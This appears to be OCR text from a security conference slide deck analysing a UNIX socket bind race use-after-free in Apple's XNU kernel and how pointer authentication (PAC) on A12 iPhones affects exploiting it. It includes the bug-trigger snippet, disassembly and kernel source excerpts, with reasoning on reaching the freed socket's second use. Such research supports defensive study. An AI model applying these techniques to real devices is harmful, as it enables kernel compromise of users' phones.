


a 64bits pointer


PAC (Pointer Authentication Code)



PAC (Pointer Authentication Code)



PAC (Pointer Authentication Code)



(*so->so_proto->pr_lock)(so, refcount, lr_saved);

```
LDR X9, [X20, #0x18]
LDR X8, [X9, #0x68]
CBZ X8, loc_FFFFFFFF007F805E4
MOV W1, #0
MOV X0, X20
MOV X2, X21
BLRAAZ X8
```

$\text{BLRAAZ} = \text{AUTIAZ} + \text{BLR}$

Filling X8 with arbitrary code gadget, AUTIAZ will yield an invalid address, leading to a kernel panic


Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Recap

```
int sock;  
sock = socket(AF_UNIX, SOCK_DGRAM, 0);  
  
/* Connect the socket to the path1. */  
connect(sock, (struct sockaddr *)&name1,  
        SUN_LEN(&name));  
/* Connect the socket to the path2. */  
connect(sock, (struct sockaddr *)&name2,  
        SUN_LEN(&name));
```

Trigger UAF by connecting two names



From the kernel point of view

Take another look at unp_connect

First use of the
freed socket

```
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...
    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
    so2 = vp->v_socket;
    lck_mtx_unlock(unp_connect_lock);

    if (so2->so_pcb == NULL) {
        error = ECONNREFUSED;
        if (so != so2) {
            socket_unlock(so2, 1);
        }
    }
}
```

Note that we can safely return from socket_lock, if we avoid the function pointer call

Take another look at unp_connect

Second use of
the freed socket

```
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...

    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
    so2 = vp->v_socket;
    lck_mtx_unlock(unp_connect_lock);

    if (so2->so_pcb == NULL) {
        error = ECONNREFUSED;
        if (so != so2) {
            socket_unlock(so2, 1);
        }
    }
}
```

UAF, let's look at the second USE

struct socket


| |
|-------------|
| |
| so_proto |
| so_pcb |
| ... |
| so_usecount |
| |

```
void
socket_unlock(struct socket *so, int refcount)
{
    ...
    so->so_usecount--;
    if (so->so_usecount == 0)
        sofreelastref(so, 1);
    lck_mtx_unlock(mutex_held);
}
```

socket_unlock is very similar to socket_lock, except when so->so_usecount turns to 0

sofreelastref

